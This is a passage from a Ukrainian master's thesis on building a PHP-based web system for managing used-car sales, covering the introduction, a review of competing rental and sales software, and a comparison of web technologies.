

**МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ**  
**Сумський державний університет**  
Факультет електроніки та інформаційних технологій  
Кафедра комп'ютерних наук

«До захисту допущено»

В.о. завідувача кафедри

Оксана ШОВКОПЛЯС

\_\_\_\_\_  
(підпис)

04 грудня 2024 р.

**КВАЛІФІКАЦІЙНА РОБОТА**  
**на здобуття освітнього ступеня магістр**

зі спеціальності 122 «Комп'ютерні науки»,  
освітньо-професійної програми «Інформатика»  
на тему: «Веборієнтована інформаційна технологія забезпечення управління  
торгівлею вживаними автомобілями»  
здобувача групи ІН.м-33 Литвиненка Дмитра Володимировича

Кваліфікаційна робота містить результати власних досліджень.  
Використання ідей, результатів і текстів інших авторів мають посилання на  
відповідне джерело.

\_\_\_\_\_  
(підпис) Дмитро ЛИТВИНЕНКО

Керівник,

асистент кафедри комп'ютерних наук

кандидат фізико-математичних наук Ольга ШУТИЛЄВА

\_\_\_\_\_  
(підпис)

**Суми – 2024**

**Сумський державний університет**  
**Факультет електроніки та інформаційних технологій**  
**Кафедра комп'ютерних наук**

«Затверджую»  
 В.о. завідувача кафедри  
 \_\_\_\_\_ Оксана ШОВКОПЛЯС  
 (підпис)

**ІНДИВІДУАЛЬНЕ ЗАВДАННЯ НА КВАЛІФІКАЦІЙНУ РОБОТУ**  
**на здобуття освітнього ступеня магістра**

зі спеціальності 122 «Комп'ютерні науки», освітньо-професійної програми «Інформатика»  
 здобувача групи ІН.м-33 Литвиненка Дмитра Володимировича

1. Тема роботи: «Веборієнтована інформаційна технологія забезпечення управління торгівлею вживаними автомобілями» затверджена наказом по СумДУ від «03» грудня 2024 р. № 1257-VI
2. Термін задачі здобувачем кваліфікаційної роботи до 04 грудня 2024 року
3. Вхідні дані до кваліфікаційної роботи \_\_\_\_\_
4. Зміст розрахунково-пояснювальної записки (перелік питань, що їх належить розробити)  
1) Аналіз проблеми предметної області, постановка й формування завдань дослідження.  
2) Огляд технологій, що використовуються для розробки веборієнтованої інформаційної технології для забезпечення управління торгівлею вживаними автомобілями. 3) Програмна реалізація веборієнтованої інформаційної технології для забезпечення управління торгівлею вживаними автомобілями. 4) Аналіз отриманих результатів.
5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень) \_\_\_\_\_
6. Консультанти до проекту (роботи), із значенням розділів проекту, що стосується їх

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв

7. Дата видачі завдання «18» серпня 2024 р.

Завдання прийняв до виконання \_\_\_\_\_ Керівник \_\_\_\_\_  
 (підпис) (підпис)

**КАЛЕНДАРНИЙ ПЛАН**

№ п/п	Назва етапів кваліфікаційної роботи	Термін виконання	Примітка
1	<i>Аналіз проблеми предметної області, постановка й формування завдань дослідження</i>		
2	<i>Огляд та аналіз систем-аналогів</i>		
3	<i>Розробка веборієнтованої системи для забезпечення управління торгівлею вживаними автомобілями</i>		
4	<i>Аналіз отриманих результатів</i>		
5	<i>Оформлення пояснювальної записки до кваліфікаційної роботи</i>		

Здобувач вищої освіти \_\_\_\_\_ Керівник \_\_\_\_\_  
 (підпис) (підпис)

## АНОТАЦІЯ

**Записка:** 71 стор., 45 рис., 16 табл., 4 додатки, 26 використаних джерел.

**Обґрунтування актуальності теми роботи** – тема кваліфікаційної роботи є актуальною, оскільки присвячена розв’язанню практичної задачі розробки веборієнтованої системи для управління торгівлею вживаними автомобілями. Зростання попиту на вживані автомобілі обумовлює необхідність створення ефективних інструментів для управління процесами купівлі-продажу, обліку транспорту та забезпечення зручності для генерації звітів.

**Об’єкт дослідження** – процес управління торгівлею вживаними автомобілями.

**Мета роботи** – розробка веборієнтованої системи для підтримки та управління процесами торгівлі вживаними автомобілями, що дозволяє спростити облік автомобілів, автоматизувати обробку запитів від клієнтів та забезпечити прозорість торгових операцій.

**Методи дослідження:** аналіз бізнес-процесів у торгівлі вживаними автомобілями, вебтехнології для створення інтерактивних інтерфейсів, методи баз даних для зберігання та обробки інформації про автомобілі та транзакції.

**Результати** – розроблено вебсистему для управління продажами вживаних автомобілів для оптимізації торгового процесу, підвищення операційної ефективності і забезпечення управління інвентаризацією та прогнозуванням попиту. Система покращує аналітику, підвищує продуктивність і зміцнює конкурентні переваги бізнесу.

ВЕБОРІЄНТОВАНА ІНФОРМАЦІЙНА ТЕХНОЛОГІЯ,  
АВТОМАТИЗАЦІЯ, БАЗИ ДАНИХ, ОНЛАЙН-ПЛАТФОРМА, КЛІЄНТСЬКІ  
ЗАПИТИ

## ЗМІСТ

ВСТУП .....	5
1. АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ .....	7
1.1 Огляд останніх досліджень та публікацій.....	7
1.2 Аналіз програмних продуктів – аналогів .....	9
1.3 Постановка задачі .....	14
1.4 Аналіз технологій та засобів реалізації веборієнтованої системи .....	15
2 МОДЕЛЮВАННЯ ВЕБЗАСТОСУНКУ .....	21
2.1 Структурно-функціональне моделювання .....	21
2.2 Моделювання варіантів використання .....	23
2.3 Проектування бази даних .....	24
3 ПРАКТИЧНА РЕАЛІЗАЦІЯ ВЕБОРІЄНТОВАНОЇ СИСТЕМИ .....	28
3.1 Реалізація та впровадження бази даних.....	28
3.2 Реалізація клієнтської та серверної частини .....	32
3.3 Сценарії з використання .....	39
ВИСНОВКИ.....	49
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ.....	50
ДОДАТОК А.....	53
ДОДАТОК Б .....	60

## ВСТУП

У сучасному світі веброзробка має першорядне значення у формуванні цифрового ландшафту. Вона стала незамінним інструментом для бізнесу, приватних осіб та суспільства в цілому. Від свого зародження до нинішнього стану динамічної індустрії, що розвивається, веброзробка трансформувала спосіб нашого спілкування, взаємодії та ведення бізнесу.

Веброзробка функціонує як віртуальна вітрина, забезпечуючи демонстрацію та просування продуктів і послуг для глобальної аудиторії. Вони сприяють електронній комерції, дозволяючи безперешкодно здійснювати транзакції та відкриваючи нові шляхи для зростання і процвітання бізнесу. Крім того, веброзробка уможлиблює ефективну комунікацію та співпрацю, сприяючи обміну ідеями, поширенню знань та формуванню зв'язків, незважаючи на географічні кордони.

Поява веброзробки призвела до загального доступу до інформації, ефективного усунення географічних бар'єрів та створення більш інклюзивного середовища. Поява інтернет-навчання прискорила глибоку трансформацію в галузі освіти, а поява платформ електронного навчання надала студентам по всьому світу розширений доступ до гнучких можливостей навчання. Крім того, веброзробки відіграли ключову роль у розвитку багатьох секторів, включаючи охорону здоров'я та державне управління, тим самим підвищуючи ефективність та якість життя.

**Актуальність.** Впровадження сучасних вебсистем для адміністрування продажів вживаних автомобілів сприяє ефективному залученню клієнтів і підвищує ефективність процесу продажу. Оскільки ринок вживаних автомобілів характеризується високим рівнем динамічності, впровадження таких систем є важливим для підтримки конкурентоспроможності. Це досягається за рахунок автоматизації ключових процесів, включаючи оцінку автомобілів, моніторинг ринку та аналіз поведінки клієнтів.

**Об'єкт дослідження.** Управління продажами вживаних автомобілів, включаючи аналіз ринкових тенденцій, оцінку транспортних засобів, формування цінової політики та управління запасами транспортних засобів.

**Предмет дослідження.** Вебінформаційні системи для управління продажами вживаних автомобілів для інтеграції з аналітичними інструментами для оцінки ринку та оптимізації витрат на процес продажу авто.

**Гіпотеза.** Впровадження вебінформаційних систем для управління торгівлею вживаними автомобілями на основі аналізу даних значно підвищить ефективність продажів, скоротить витрати, пов'язані з неточною оцінкою, і гарантуватиме вищий рівень задоволеності клієнтів завдяки персоналізованому підходу до кожного покупця.

Метою даного дослідження є створення веборієнтованої системи для забезпечення управління торгівлею вживаними автомобілями. Для досягнення поставленої мети необхідно виконати наступні завдання:

- визначити ключові функціональні та нефункціональні вимоги до веборієнтованої системи;
- необхідно критично проаналізувати існуючі рішення для адміністрування продажу вживаних автомобілів;
- обрати технології для розробки веборієнтованої системи;
- спроектувати архітектуру для організації ефективного продажу авто;
- виконати проєктування та реалізацію бази даних;
- виконати впровадження веборієнтованої системи.

Запропонована вебсистема надає доступ до управління торгівлею вживаними автомобілями. Розробка інформаційної системи є актуальною з огляду на розширення ринку вживаних автомобілів та необхідність оптимізації процесів продажу та управління асортиментом. Впроваджена система сприятиме покращенню прогнозування попиту на ряд моделей автомобілів, скороченню надлишкових запасів та зменшенню витрат, пов'язаних з утриманням автопарку.

# 1. АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ

## 1.1 Огляд останніх досліджень та публікацій

Технології автоматизують процеси продажу автомобілів для користувачів по всьому світу. Користувачі можуть легко обрати бажаний автомобіль та виконати покупку онлайн з будь-якого місця, де є доступ до Інтернету. Цей зручний процес не тільки швидкий і простий, але й широко використовується зайнятими користувачами, які бажають заощадити свій час і позбутися незручностей.

Популярність онлайн-купівлі автомобілів призвела до того, що багато прокатних агентств пропонують ексклюзивні пропозиції та знижки для тих, хто замовляє автомобілі через Інтернет. Як наслідок, все більше користувачів віддають перевагу аналізу та вибору автомобілів онлайн замість того, щоб звертатися до фізичних агентств, що спричинило різке зростання попиту на цей зручний спосіб [1].

У дослідженні [2] було вивчено ефективність платформ для торгівлі вживаними автомобілями, які були вдосконалені за допомогою технології блокчейн. Це дослідження підкреслило важливість безпечних, прозорих і захищених від підробки транзакцій на ринку вживаних автомобілів. У дослідженні пропонується впровадження децентралізованої системи, заснованої на публічних мережах блокчейн, яка сприятиме прямій взаємодії між покупцями і продавцями, тим самим зменшуючи потребу в посередниках і підвищуючи надійність транзакцій. Ця інновація покращує управління даними та безпеку в торговельній екосистемі, тим самим підвищуючи її надійність для користувачів [2].

Оскільки інформаційні системи є найефективнішим і найпотужнішим інструментом для компаній з продажу автомобілів, воно може допомогти скоротити робочий час персоналу, а також зменшити ручну роботу. Крім того, ця система дозволяє співробітникам легко переглядати та аналізувати

щотижневі або щомісячні звіти. В результаті можна знизити операційні витрати та заощадити час [3].

У дослідженні [4] було акцентовано увагу на підвищенні точності прогнозування цін на вживані автомобілі шляхом інтеграції алгоритму оптимізації рою частинок (PSO) з сірим реляційним аналізом (GRA) та нейронною мережею зворотного розповсюдження (BPNN). Ця модель враховує такі змінні, як потужність двигуна, пробіг, витрата палива та ціна нового автомобіля, щоб підвищити точність прогнозів. У порівнянні з традиційними моделями, такими як випадкові ліси та машини опорних векторів, ця гібридна методологія помітно зменшує похибку прогнозування, тим самим сприяючи кращому (MDPI) оцінюванню вживаних автомобілів на онлайн-маркетах [4].

Наявність веборієнтованої системи також може надати бізнесу з продажу автомобілів конкурентну перевагу над іншими компаніями, які його не мають. Веборієнтована система прокату автомобілів допоможе виділитися серед конкурентів і диференціювати унікальну пропозицію бізнесу від інших на висококонкурентному ринку, такому як індустрія продажу автомобілів.

Дослідження [5] надає інформацію про процес розробки вебсистеми, яка спрощує процес купівлі-продажу вживаних автомобілів завдяки підходу, орієнтованому на користувача, та методології прийняття рішень на основі даних. Автори розглядають інтеграцію складних аналітичних інструментів для рекомендацій щодо ціни, виявлення шахрайства та оцінки стану транспортного засобу. Включення відстеження поведінки користувачів сприяє посиленню персоналізації, тим самим покращуючи загальний користувацький досвід. Це дослідження зосереджується на практичному впровадженні аналітики даних для вирішення поширених проблем у торгівлі вживаними автомобілями, включаючи неточності в ціноутворенні та питання довіри між покупцями і продавцями. Крім того, система дає уявлення про ринкові тенденції та вподобання покупців [5].



Вебсистема для управління торгівлею вживаними автомобілями надасть користувачам необхідні інструменти для виконання операцій, пов'язаних з продажем автомобілів, а також для ефективного моніторингу наявних автомобілів та угод купівлі-продажу. Інтуїтивно зрозумілий інтерфейс та графічне відображення даних полегшують пошук інформації та виконання різноманітних операцій для користувачів.

Основні можливості системи полягають у наступному:

- система дозволяє користувачам переглядати коротку інформацію про наявні автомобілі, виставлені на продаж, що дає змогу з мінімальними зусиллями ознайомитися з доступними варіантами;
- система надає можливість переглядати доступні автомобілі та виконувати CRUD-операції (створення, читання, оновлення, видалення) над кожним автомобілем. Це забезпечує користувачам контроль над процесом управління автомобілями, а також доступ до інформації про кожен автомобіль;
- система дозволяє адміністраторам та менеджерам переглядати існуючі транзакції продажу та створювати нові. Це дозволяє відстежувати історію продажів і укладати нові угоди з клієнтами;
- додавання марок і типів автомобілів дозволяє зберігати інформацію про різні категорії автомобілів, тим самим розширюючи асортимент, доступний клієнтам;
- розподіл ролей для користувачів (менеджер, адміністратор) забезпечує контроль доступу до різних функцій системи в залежності від ролі;
- формування звітів за певний період часу, наприклад, за місяць, дозволяє відстежувати продажі та проводити аналіз ефективності роботи;
- система дозволяє користувачеві переглядати список зареєстрованих користувачів і контролювати рівень доступу, наданий кожній особі.

## **1.2 Аналіз програмних продуктів-аналогів**

Система повинна оптимізувати процеси торгівлі вживаними автомобілями та дозволяти більш ефективно контролювати операції з автомобілями. Також система повинна надавати інструменти для аналізу даних та планування майбутніх продажів. Для визначення переваг та недоліків існуючих продуктів-аналогів було обрано наступні системи:

- MyRent [6];
- Rently [7];
- HQ Rental Software [8];

MyRent – це програмне забезпечення для покупки, продажу та оренди автомобілів, яке дозволяє компаніям керувати доступністю, реєструвати пошкодження та збирати дозволи з цифровим підписом. Інші функції включають оптимізацію автопарку, управління цінами, кастомні звіти та бронювання.

Додаток дозволяє власникам керувати договорами оренди, коригувати графіки та аналізувати управління грошовими коштами, доходами та витратами. Керівники можуть контролювати графіки технічного обслуговування автопарку, створювати замовлення, відстежувати штрафи та реєструвати інциденти. MyRent пропонує інтеграцію з декількома сторонніми платформами, включаючи Rentalcars.com, Expedia, Cartrawler та інші.

На рисунку 1.1 представлено вигляд вебсистеми для виконання операцій з авто MyRent.

Rently – це хмарне програмне забезпечення для оренди автомобілів, розроблене, щоб допомогти компаніям керувати бронюванням, обслуговуванням та платежами автопарку на централізованій платформі. Керівники можуть створювати звіти про прогнози та отримувати повну інформацію про всі довгострокові договори оренди, включаючи договори оренди, інформацію про виставлення рахунків тощо.

Rently дозволяє організаціям організувати тарифи на транспортні засоби на основі певних категорій, сезонів або інших критеріїв. Менеджери можуть використовувати механізм оптимізації цін для перегляду цін

конкурентів і відповідної оптимізації ставок. Крім того, фахівці можуть налаштовувати дозволи користувачів, відстежувати минулих порушників і отримувати автоматичні сповіщення про заплановане технічне обслуговування.




Рисунок 1.1 – Вигляд вебсистеми для виконання операцій з авто MyRent

Rently дозволяє компаніям інтегрувати платформу з різними сторонніми додатками, включаючи Pural, Booking.com, Wisecars та інші. На рисунку 1.2 представлено вигляд хмарного програмного забезпечення для оренди автомобілів Rently.




Рисунок 1.2 - Вигляд хмарного програмного забезпечення для оренди автомобілів Rently

HQ Rental Software – це хмарне рішення, покликане допомогти компаніям з прокату транспортних засобів та обладнання керувати клієнтами, технічним обслуговуванням, ціноутворенням, виставленням рахунків, онлайн-бронюванням тощо. Платформа постачається з інтегрованою системою управління взаємовідносинами з клієнтами (CRM), яка дозволяє менеджерам переглядати профілі клієнтів, історію оренди та контактну інформацію.

Програмне забезпечення HQ Rental включає адміністративну панель, яка дозволяє користувачам переглядати деталі незавершених бронювань, такі як тип транспортного засобу, ціна, місце розташування, дата забирання/повернення та поточний статус. Функції включають в себе спеціальні мітки, відстеження в режимі реального часу, планування технічного обслуговування, управління автопарком, сканування штрих-коду та інше.

Програмне забезпечення HQ Rental включає в себе інтерфейс календаря з можливістю перетягування, що дозволяє компаніям керувати розкладом, зустрічами та періодами оренди. Програма доступна на умовах щомісячної передплати, а підтримка надається телефоном, електронною поштою, поширеними запитаннями та іншими онлайн-засобами. На рисунку 1.3 представлено вигляд інтерфейсу системи для купівлі-продажу авто HQ Rental Software.

The screenshot displays the HQ Rental Software interface for a user named Marguerite Roberts. The interface is divided into several sections:

- Navigation Sidebar:** Includes options like Dashboard, Car Rental, Reservations, Reservation Attempts, Quotes, Payments, Calendar, Commissions, Commission Partners, Checklist, Contacts, Customers, Companies, Fleet, Telematics, Vehicles, Maintenance, Repair Orders, Forms, Fines, Reports, CAAG Manage, and Settings.
- Vehicle Selection:** Shows three vehicle classes:
  - Premium:** \$42.86 /Day, \$300.00 total for 7 Days. Features include Automatic Transmission, Air Conditioning, Radio/CD Player, Power Steering, and 4-doors. 3 cars are available (75%).
  - Economic Manual:** \$25.00 /Day, \$175.00 total for 7 Days. Features include Manual Transmission, Air Conditioning, Radio/CD Player, Power Steering, and 4-doors. 2 cars are available (33.3%).
  - Economic Automatic:** Marked as "Recommended".
- Summary:**
  - Security Deposit: \$300.00 (Note: "The Security Deposit hasn't been paid yet.")
  - Pickup: Thursday, Nov 17, 2022 @ 11:12 PM, Location: Office
  - Return: Thursday, Nov 24, 2022 @ 11:12 PM, Location: Office
  - Costs: Premium \$300.00, CDW \$300.00, Protections & Coverages \$77.00, Miscellaneous Sales Tax (6%) \$18.85, Payments \$300.00.
  - Total: \$395.85**
  - Outstanding Balance: \$395.85

Рисунок 1.3 – Вигляд інтерфейсу системи для купівлі-продажу авто HQ Rental Software

Для того щоб більш детально визначити переваги та недоліки кожної системи, було створено порівняльну таблицю 1.1.

Таблиця 1.1 Переваги та недоліки додатків-аналогів

Характеристика	MyRent	Rently	HQ Rental Software
Тип	Вебсистема	Хмарне ПЗ	Хмарне ПЗ
Основні функції	Управління покупками	- Управління бронювання	Управління клієнтами
	Реєстрація пошкоджень	Обслуговування та платежі	Технічне обслуговування
	Оптимізація автопарку	Створення прогнозних звітів	Онлайн-бронювання
	Кастомні звіти	Оптимізація цін	CRM-система
	Інтеграція з сторонніми платформами	Організація тарифів	Адміністративна панель
Інтеграції	Rentalcars.com, Expedia, Cartrawler	Paypal, Booking.com, Wisecars	Немає зазначених інтеграцій
Користувацький інтерфейс	Вебсистема	Хмарне програмне забезпечення	Хмарне рішення
Управління договорами	Так	Так	Так
Контроль технічного обслуговування	Так	Так	Так
Система звітності	Так	Так	Так
Модель оплати	Підписка	Підписка	Підписка
Підтримка	Телефон, електронна пошта	Телефон, електронна пошта	Телефон, електронна пошта

З огляду на переваги, пов'язані з цими послугами, вебсистема для управління торгівлею вживаними автомобілями має забезпечити швидкий доступ до інформації та інтуїтивно зрозумілий інтерфейс. Система повинна дозволяти адміністратору та менеджеру переглядати наявні транспортні

засоби, здійснювати з ними CRUD-операції, відстежувати історію продажів та укладати нові угоди.

Крім того, система повинна надавати можливість розподілу ролей, що дозволить контролювати доступ до функцій системи. Важливо також забезпечити захист персональних даних користувачів, що гарантує безпеку під час здійснення транзакцій.

### **1.3 Постановка задачі**

Метою даного дослідження є розробка вебсистеми для адміністрування продажу вживаних автомобілів. Для досягнення цієї мети необхідно визначити основні функціональні та нефункціональні вимоги до системи, а також провести комплексний аналіз існуючих рішень для адміністрування продажу вживаних автомобілів.

Основні функціональні можливості системи включають в себе можливість перегляду короткої інформації про наявні автомобілі, проведення CRUD-операцій з ними, відстеження історії угод продажу, а також можливість укладання нових угод.

Крім того, адміністратор та менеджери зможуть додавати нові марки та типи автомобілів, розширюючи таким чином спектр доступних опцій. Система полегшить призначення ролей користувачам, що дозволить їм здійснювати контроль над доступом до функцій, які відповідають їхнім повноваженням. Крім того, система буде генерувати звіти за певні періоди, що полегшить аналіз ефективності продажів.

Архітектура системи повинна бути спроектована таким чином, щоб забезпечити ефективну організацію продажу автомобілів, включаючи розробку та впровадження бази даних. Важливо вибрати та проаналізувати відповідні технології розробки, які відповідають вимогам системи.

Результатом впровадження вебсистеми стане створення зручного та функціонального інструменту для управління продажами вживаних

автомобілів, який відповідатиме потребам користувачів та забезпечить безпеку обробки персональних даних.

#### **1.4 Аналіз технологій та засобів реалізації веборієнтованої системи**

Еволюція вебсистем справила глибокий вплив на цифровий світ, ставши невід'ємною частиною сучасного життя. Це справило глибокий вплив на те, як користувачі використовують Інтернет, беруть участь у цифровій економіці та взаємодіємо з цифровим світом.

Поява технологій вебдзастосунків, зокрема HTML5, CSS3 і сучасного JavaScript, а також інших провідних фреймворків для веброзробки, сприяла швидкій розробці адаптивних і доступних вебдзастосунків, доступ до яких можна отримати безпосередньо через браузер, усуваючи необхідність завантажувати та встановлювати додаткове програмне забезпечення [9].

Клієнтська частина, або фронтенд-веброботка вебсистеми продажу авто відповідає за перетворення даних у графічний інтерфейс, найчастіше за допомогою HTML, CSS і JavaScript, щоб адміністратори могли переглядати і взаємодіяти з цими даними.

Коли справа доходить до вибору фронтенд-технології, необхідно обрати технологію яка надаватиме доступність, ефективність і швидкість розробки. Дуже важливим фактором є також відповідне відображення користувацького інтерфейсу і всього його вмісту на будь-якому мобільному пристрої, звідси велика популярність адаптивного вебдизайну.

Внутрішня частина сайту недоступна для користувача, але відповідає за роботу всього сайту. Тому для розробки бекенду потрібно проаналізувати різні технології, які будуть використовуватися не тільки для написання коду, але й для роботи з базами даних і зв'язку вебсайту з ними, а також для забезпечення безпечної роботи вебдодатку [10].

Для аналізу технологій для реалізації було обрано наступні технології:

- React + Node.js;

- PHP;
- Python.

### 1.4.1 Фрейморки React та Node.js

React.js – це бібліотека JavaScript з відкритим вихідним кодом, яка дозволяє створювати користувацькі інтерфейси. Її відмінною рисою є віртуальна DOM (Document Object Model), яка надає засоби для представлення складних XML та HTML документів. React зберігає в пам'яті запис про весь DOM. Після зміни стану він виявляє розбіжності між віртуальним і реальним DOM і виконує необхідні оновлення.

Крім того, для React характерне використання JSX. Це обгортка JavaScript, яка дозволяє вставляти HTML або React-компоненти безпосередньо в код, на відміну від використання рядка. Бар'єр входу для React є відносно низьким. Опанувавши основи JavaScript, відносно просто застосувати ці знання у власних проєктах. Крім того, високий рівень залученості користувачів React сприяє більшій доступності рішень спільних проблем та підтримки. Зрілість і стабільність технології, яку постійно підтримує Facebook, роблять React.js привабливим і надійним варіантом. React – це насамперед інструмент для побудови компонентів інтерфейсу користувача та розробки комплексних користувацьких інтерфейсів для цілого ряду платформ.

Хоча React.js є фронтенд-технологією, його також можна рендерити на сервері і згодом використовувати в десктопних додатках. Фреймворк дуже гнучкий. Поєднання React.js з іншими інструментами дозволяє використовувати цей фреймворк як фундаментальну структуру для розробки складних додатків. Facebook розробив React.js насамперед для власних цілей та продуктів, маючи намір зменшити залежність від HTML5. Однак він також використовується при створенні численних нових додатків [11].

Node.js – це крос-платформенне внутрішнє JavaScript-рішення з відкритим вихідним кодом, яке дозволяє виконувати JavaScript-код поза веббраузером. Node.js дозволяє використовувати JavaScript для розробки



інструментів командного рядка та виконання сценаріїв на стороні сервера, полегшуючи створення динамічного вмісту вебсторінок до його передачі у веббраузер користувача. Node.js відіграв важливу роль у розвитку парадигми «JavaScript всюди», яка об'єднує розробку вебдодатків навколо єдиної мови програмування, замість того, щоб використовувати різні мови для написання сценаріїв на стороні сервера і на стороні клієнта.

Система розроблена з подієво-керованою архітектурою, яка може підтримувати асинхронні операції вводу/виводу. Це було зроблено для того, щоб оптимізувати пропускну здатність і масштабованість у вебдодатках з декількома входами/виходами, а також у вебдодатках, що працюють в режимі реального часу. Node.js полегшує реалізацію подієво-орієнтованого програмування у вебсерверах, тим самим дозволяючи розробляти високопродуктивні вебсервери на JavaScript.

Модель подієво-керованого програмування дозволяє розробникам створювати масштабовані сервери без використання потоків. Зворотні виклики сигналізують про завершення виконання завдання, що полегшує створення ефективних і масштабованих серверів. Це оптимальний вибір для створення легкого, але високоефективного вебсайту. Він пропонує переваги масштабованості та високої швидкості роботи [12].

### **1.4.2 Мова програмування PHP**

PHP це скриптова мова загального призначення, яка особливо добре підходить для веброзробки. PHP-код зазвичай обробляється на вебсервері інтерпретатором PHP, який може бути реалізований у вигляді модуля, демона (комп'ютерна програма, яка працює у фоновому режимі, а не під безпосереднім контролем інтерактивного користувача) або у вигляді виконуваного файлу Common Gateway Interface (CGI).

У контексті вебсерверів результат інтерпретованого і виконаного PHP-коду, який може бути будь-якого типу даних, становить всю або частину HTTP-відповіді. Крім того, PHP можна використовувати для багатьох завдань

розробки, які виходять за межі мережі, включаючи створення автономних графічних додатків.

Крім того, будь-який PHP-код може бути інтерпретований і виконаний через інтерфейс командного рядка (CLI). [13].

### 1.4.3 Мова програмування Python

При розробці ПЗ мовою Python особлива увага приділяється читабельності створеного коду. Мовні конструкції та об'єктно-орієнтований підхід Python покликані допомогти розробникам у створенні зрозумілого та логічного коду, незалежно від масштабу проекту. Також це універсальна мова програмування, яка підтримує безліч парадигм, включаючи структуроване програмування, зокрема процедурне, об'єктно-орієнтоване та функціональне. На відміну від інших мов, Python була розроблена так, щоб її можна було легко розширювати, а не вбудовувати всю функціональність в ядро.

Враховуючи, що це інтерпретована мова, подібна до PHP або JavaScript, процес написання коду значно пришвидшується. Згідно з результатами опитувань Stack Overflow, Python залишається однією з найпопулярніших мов серед розробників [14]. Для більш детального аналізу технологій для реалізації було створено таблицю порівняння 1.2.

Таблиця 1.2 Порівняльна таблиця технологій для реалізації веборієнтованої системи

Характеристика	React.js	Node.js	PHP	Python
Рік релізу	2013	2009	1994	1991
Тип технології	Створення користувацьких інтерфейсів	Серверне виконання на основі JS	Скриптована мова програмування вебдодатків	Мова для загального призначення
Основне призначення	Побудова компонентів для UI	Серверне виконання JavaScript-коду	Обробка PHP-коду на вебсервері, генерація HTML-відповідей	Розробка зрозумілого та логічного коду для різних проєктів
Використання на стороні	Клієнт	Сервер	Сервер	Сервер та клієнт

Основна концепція	Віртуальна DOM оновлення UI	керована архітектура для асинхронного вводу/виводу	Інтерпретатор PHP обробляє серверні запити	Читабельність коду
Рендеринг на сервері	+	+	+	+
Асинхронне програмування	-	+	+	+
Популярність	Висока, підтримка Facebook	Висока, популярна для серверної розробки	Висока, особливо в веброзробці	Велика популярність
Гнучкість	Дуже гнучка, може бути використана в десктопних додатках	Дуже гнучка, JavaScript на сервері та клієнті	Широке застосування у вебдодатках	Підтримує різні парадигми
Швидкість розробки	Середня, за рахунок JSX і компонентної архітектури	Висока, завдяки подієво-керованій архітектурі	Середня	Висока, завдяки простоті і читабельності коду
Складність для вивчення	Низька (після освоєння основ JavaScript)	Середня (необхідно розуміти асинхронне програмування)	Низька	Низька
Спеціалізація	Вебінтерфейси	Сервери, інструменти командного рядка	Веброзробка	Універсальна мова для будь-яких завдань
Спільнота	Велика, активна спільнота розробників	Висока залученість, велика кількість модулів і бібліотек	Велика, тривала історія	Велика, одна з найпопулярніших мов
Масштабованість	Висока, завдяки компонентному підходу	Висока, завдяки подієвій моделі	Середня	Висока, підтримує масштабовані системи

Після ретельного аналізу доступних технологій було прийнято рішення використовувати PHP для розробки вебсистеми управління торгівлею вживаними автомобілями.

PHP – популярна мова веброзробки, що пропонує безперешкодну інтеграцію з вебсерверами та базами даних, низький бар'єр для входу, а також гнучкість і масштабованість, які дозволяють створювати надійні системи [15].

Крім того, наступне програмне забезпечення може бути використане для побудови вебсистеми та подальшої оцінки кінцевого результату:

- Visual Studio Code 2024 - інтегроване середовище розробки (IDE) з відкритим вихідним кодом для написання;
- OpenServer 2024 - локальний сервер для остаточної перевірки результату;
- Firefox, Google Chrome - веббраузери для оцінки адаптивності інтерфейсу.

## 2 МОДЕЛЮВАННЯ ВЕБЗАСТОСУНКУ

